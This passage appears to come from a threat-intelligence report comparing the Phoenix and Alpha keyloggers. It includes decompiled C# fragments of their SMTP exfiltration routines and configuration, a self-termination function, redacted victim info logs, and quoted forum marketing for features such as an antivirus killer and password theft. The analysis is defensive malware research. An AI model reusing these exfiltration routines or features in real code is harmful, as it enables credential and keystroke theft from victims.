The stolen data is passed through Telegram, allowing the user to leverage a legitimate application for malicious communication and exfiltration.

Additional Communication with the C2 Server

At its current stage of development, Phoenix does not seem to use a standard, interactive C2 model. Specifically, it doesn't expect to receive commands back from the C2 server. Phoenix's various tasks like infostealing, downloading additional malware, and spreading via USB are predefined by the operators in the configuration file before compilation. Phoenix uses a predefined exfiltration method from the configuration file to steal any collected data on execution.


Connecting to Alpha Keylogger

During our investigation, we discovered the Phoenix keylogger is actually an evolution of an earlier project, *Alpha keylogger*. We believe the Alpha keylogger was authored by the same team behind the Phoenix keylogger.

Code Similarity Between Alpha and Phoenix Keylogger


In order to investigate deeper, we used YARA rules and other methods to retrieve additional samples of Phoenix. One of the samples we retrieved was almost identical to Phoenix, with some parts copy-pasted with the same naming conventions, parameter names, and more. However, the name of the malware as it appeared in logs and in code, was consistently Alpha keylogger.

Similarities Between INFO Schemes



```
|------- Alpha Keylogger - Logs -------|
+------------- Client INFO -------------+
IP: [redacted]
HWID: [redacted]
Owner Name: [redacted]
Full OS Name: Microsoft Windows 7 Professional
OS Platform: Win32NTOS Version: 6.1.7601.65536
System Boot Mode: Normal
Physical Memory: 7.35 GB  Available Of 8.19 GB
Virtual Memory: 1.86 GB  Available Of 2.04 GB
Date: [redacted] AM
-----------------------------------------
```


Alpha Keylogger Client INFO Scheme



```
|------- Phoenix Keylogger - Passwords -------|
+------------- Client INFO -------------+
IP: [redacted]
HWID: [redacted]
Owner Name: [redacted]
Full OS Name: Microsoft Windows 7 Professional
OS Platform: Win32NTOS Version: 6.1.7601.65536
System Boot Mode: Normal
Physical Memory: 7.36 GB  Available Of 8.19 GB
Virtual Memory: 1.86 GB  Available Of 2.04 GB
Date: [redacted]
-----------------------------------------
```


Phoenix Keylogger Client INFO Scheme

Similarities Between SMTP Configurations



```
GClass0.Timer_6 = new System.Windows.Forms.Timer();
GClass0.sesao = Strings.StrReverse("o╥‖GPϑGå");
GClass0.logagas = "";
GClass0.process_0 = Process.GetProcesses();
GClass0.string_3 = "False";
GClass0.string_4 = "422 429 391 402 416 430 397 423 366 429 397 386 431 433 369 401 381 410 392 434 423
  400 383 366 395 421 421 366 380 365 401 373";
GClass0.string_5 = "415 417 355 416 419 359 384 415 382 426 382 387 434 379 361 396 414 394 388 424 434
  409 430 389 383 425 426 401 361 393 381 373";
GClass0.string_6 = "421 377 388 388 383 425 377 391 379 364 401 387 402 393 366 369 379 359 423 413 423
  359 389 396 422 362 360 394 368 385 381 373";
GClass0.string_7 = "415 360 395 367 419 368 418 387 386 395 410 429 421 430 380 395 389 393 412 421 395
GClass0.string_8 = "429 425 431 414 428 410 397 360 365 379 367 412 400 398 400 426 411 366 382 396 422
GClass0.string_9 = "394 416 396 429 364 360 410 392 367 400 384 369 433 418 432 424 417 360 355 401 379
GClass0.string_10 = "394 416 396 429 364 360 410 392 367 400 384 369 433 418 432 424 417 360 355 401 379
GClass0.string_11 = "394 416 396 429 364 360 410 392 367 400 384 369 433 418 432 424 417 360 355 401 379
GClass0.LTEVA = "394 416 396 429 364 360 410 392 367 400 384 369 433 418 432 424 417 360 355 401 379 415
GClass0.ETVALWE = "394 416 396 429 364 360 410 392 367 400 384 369 433 418 432 424 417 360 355 401 379
GClass0.string_12 = "RMMMELER";
GClass0.string_14 = "picture";
GClass0.string_15 = ".png";
```


Phoenix Keylogger SMTP Configuration



```
GClass0.Timer_5 = new System.Windows.Forms.Timer();
GClass0.sesao = Strings.StrReverse("3eeoiax");
GClass0.logagas = "";
GClass0.process_0 = Process.GetProcesses();
GClass0.string_3 = "SMTP";
GClass0.string_4 = "366 385 392 426 362 387 394 398 402 432 411 368 431 402 378 355 426 396 382 378 361
  361 418 419 402 430 413 355 395 368 411 373";
GClass0.string_5 = "384 415 395 415 382 416 413 363 396 433 394 427 362 380 410 365 417 410 391 369 410
  396 400 412 420 380 369 417 428 399 363 422 426 383 398 390 393 416 368 424 379 382 401 398 434 393 40
GClass0.string_6 = "420 355 360 432 411 429 416 401 367 360 386 359 409 390 393 428 361 381 416 429 424
  368 364 391 369 409 414 367 402 377 415 373";
GClass0.string_7 = "420 361 424 418 395 385 400 379 378 400 416 366 411 401 412 394 429 413 394 428 432
GClass0.keylogs = new StringBuilder();
GClass0.string_8 = "423 369 360 394 418 379 423 386 434 410 387 427 367 428 424 409 419 391 416 431 394
GClass0.string_9 = "421 401 402 399 409 417 411 423 401 380 369 399 416 396 401 432 434 379 386 383 362
GClass0.string_10 = "421 401 402 399 409 417 411 423 401 380 369 399 416 396 401 432 434 379 386 383 362
GClass0.string_11 = "421 401 402 399 409 417 411 423 401 380 369 399 416 396 401 432 434 379 386 383 362
GClass0.LTEVA = "421 401 402 399 409 417 411 423 401 380 369 399 416 396 401 432 434 379 386 383 362 393
GClass0.ETVALWE = "421 401 402 399 409 417 411 423 401 380 369 399 416 396 401 432 434 379 386 383 362 3
GClass0.string_12 = "RMMMELER";
GClass0.string_14 = "picture";
GClass0.string_15 = ".png";
```


Alpha Keylogger SMTP Configuration

Similarities Between SMTP FUNCTIONS



```
public static void smtpppp(string subject, string body, string attachment, string name)
{
    try
    {
        MailMessage mailMessage = new MailMessage();
        mailMessage.From = new MailAddress(GClass0.weqqq(GClass0.string_5));
        mailMessage.To.Add(GClass0.weqqq(GClass0.string_4));
        mailMessage.Subject = subject;
        mailMessage.Body = body;
        Attachment attachment2 = new Attachment(attachment);
        attachment2.Name = name + <Module>.smethod_0(GClass0.smethod_382(), GClass0.smethod_383()) + Conversions.
          (GClass0.smethod_384(), GClass0.smethod_385());
        mailMessage.Attachments.Add(attachment2);
        new SmtpClient(GClass0.weqqq(GClass0.string_6))
        {
            EnableSsl = false,
            Port = Conversions.ToInteger(GClass0.weqqq(GClass0.string_8)),
            Credentials = new NetworkCredential(GClass0.weqqq(GClass0.string_5), GClass0.weqqq(GClass0.string_7))
        }.Send(mailMessage);
```


Phoenix Keylogger SMTP Function



```
public static void smtpppp(string subject, string body)
{
    try
    {
        MailMessage mailMessage = new MailMessage();
        mailMessage.From = new MailAddress(GClass0.weqqq(GClass0.string_5));
        mailMessage.To.Add(GClass0.weqqq(GClass0.string_4));
        mailMessage.Subject = subject;
        mailMessage.Body = body;
        new SmtpClient(GClass0.weqqq(GClass0.string_6))
        {
            EnableSsl = true,
            Port = Conversions.ToInteger(GClass0.weqqq(GClass0.string_8)),
            Credentials = new NetworkCredential(GClass0.weqqq(GClass0.string_5), GClass0.weqqq(GClass0.string_7))
        }.Send(mailMessage);
    }
    catch (Exception expr_92)
    {
        ProjectData.SetProjectError(expr_92);
        ProjectData.ClearProjectError();
    }
```


Alpha Keylogger SMTP Function

Similarities Between SELF-TERMINATION FUNCTIONS



```
public static object Killme(string a)
{
    if (Process.GetProcessesByName(a).Length > 0)
    {
        Process.GetCurrentProcess().Kill();
    }
    return null;
```

Phoenix Keylogger Self-termination Function




```
public static object Killme(string a)
{
    if (Process.GetProcessesByName(a).Length > 0)
    {
        Process.GetCurrentProcess().Kill();
    }
    return null;
```

Alpha Keylogger Self-termination Function

Alpha Keylogger Overview

In searching the underground communities, we found references to the Alpha keylogger beginning as early as April of 2019. At that time, member *Alpha_Coder* and later, member *AK_Generation,* began marketing the keylogger to the underground community.




04-27-2019, 06:18 PM (This post was last modified: 06-08-2019, 06:12 PM by Alpha_Coder.) #1

Alpha_Coder
[closed@HF:]

Posts:	198
Threads:	16
B Rating:	26 0 0

Alpha keylogger launched in April 2019 by Alpha_Coder.

In reviewing Alpha_Coder's marketing materials, it is clear the two keyloggers are linked. They share the exact same features, and the description of the features uses the exact same phrasing and even font.


Illusion

Whatever you are, be a good one

$$

Posts:	314
Threads:	18
B Rating:	39 0 0
Popularity:	178
Bytes:	0 ฿ 1,089
Game XP:	564

STRONG ENCRYPTION
We value our customer so we ensure that your details in the stub and keylogger are encrypted with a strong encryption and we dent save logs.

3 DELIVERY OPTIONS
Logs can be sent to your smtp or ftp or telegram depends on your preference. No limits, use your gmail, yahoo, yandex or your own web hosting.

DOWNLOADER
Add a direct url or address to your keylogger and it will execute your file carefully to the machine.

UNIQUE STUB GENERATOR
Every build of your stub will be different to each ether. This will hetFwn your stub to evade from past detection.

SCREENSHOT LOGGER
Take a look on what the other person is doing an his computer by enabling this features. A complete screenshot will be sent to you.

ANTI-VM / SANDBOXIE
This will protect your stub from being examined by unauthorized person in his/her own virtual environment or sandboxie.


INFORMATION LOGGER
Get the full specs a machine with the help of this feature. Know the amount of RAM, name of nroceuor, etc Including the IP Address.

PASSWORD RECOVERY
Our password recovery will grab all accounts Tn a computer to have your own backup incase you forgot one of them.

SELF-DESTRUCTION
Our keylogger will uninstall and deletes all the traces after a certain time if you enable this feature. You can also do it remotely

ANTIVIRUS KILLER
For your stub's execution success rate. we included this feature that can kill more than a hundred anti-virus.

Phoenix Keylogger Marketing


3 DELIVERY OPTIONS
Logs can be sent to your smtp or ftp or telegram depends on your preference. No limits, use your gmail, yahoo, yandex or your own web hosting.

STRONG ENCRYPTION
We value our customer so we ensure that your details in the stub and keylogger are encrypted with a strong encryption and we dont save logs.

UNIQUE STUB GENERATOR
Every build of your stub will be different to each other. This will help your stub to evade from past detection.

DOWNLOADER
Add a direct url or address to your keylogger and it will execute your file carefully to the machine.

ANTI-VM / SANDBOXIE
This will protect your stub from being examined by unauthorized person in his/her own virtual environment or sandboxie.

SCREENSHOT LOGGER
Take a look on what the other person is doing on his computer by enabling this features. A complete screenshot will be sent to you.

ANTIVIRUS KILLER
For your stub's execution success rate, we included this feature that can kill more than a hundred anti-virus.


INFORMATION LOGGER
Get the full specs of a machine with the help of this feature. Know the amount of RAM, name of processor, etc including the IP Address.

PASSWORD RECOVERY
Our password recovery will grab all accounts in a computer to have your own backup incase you forgot one of them.

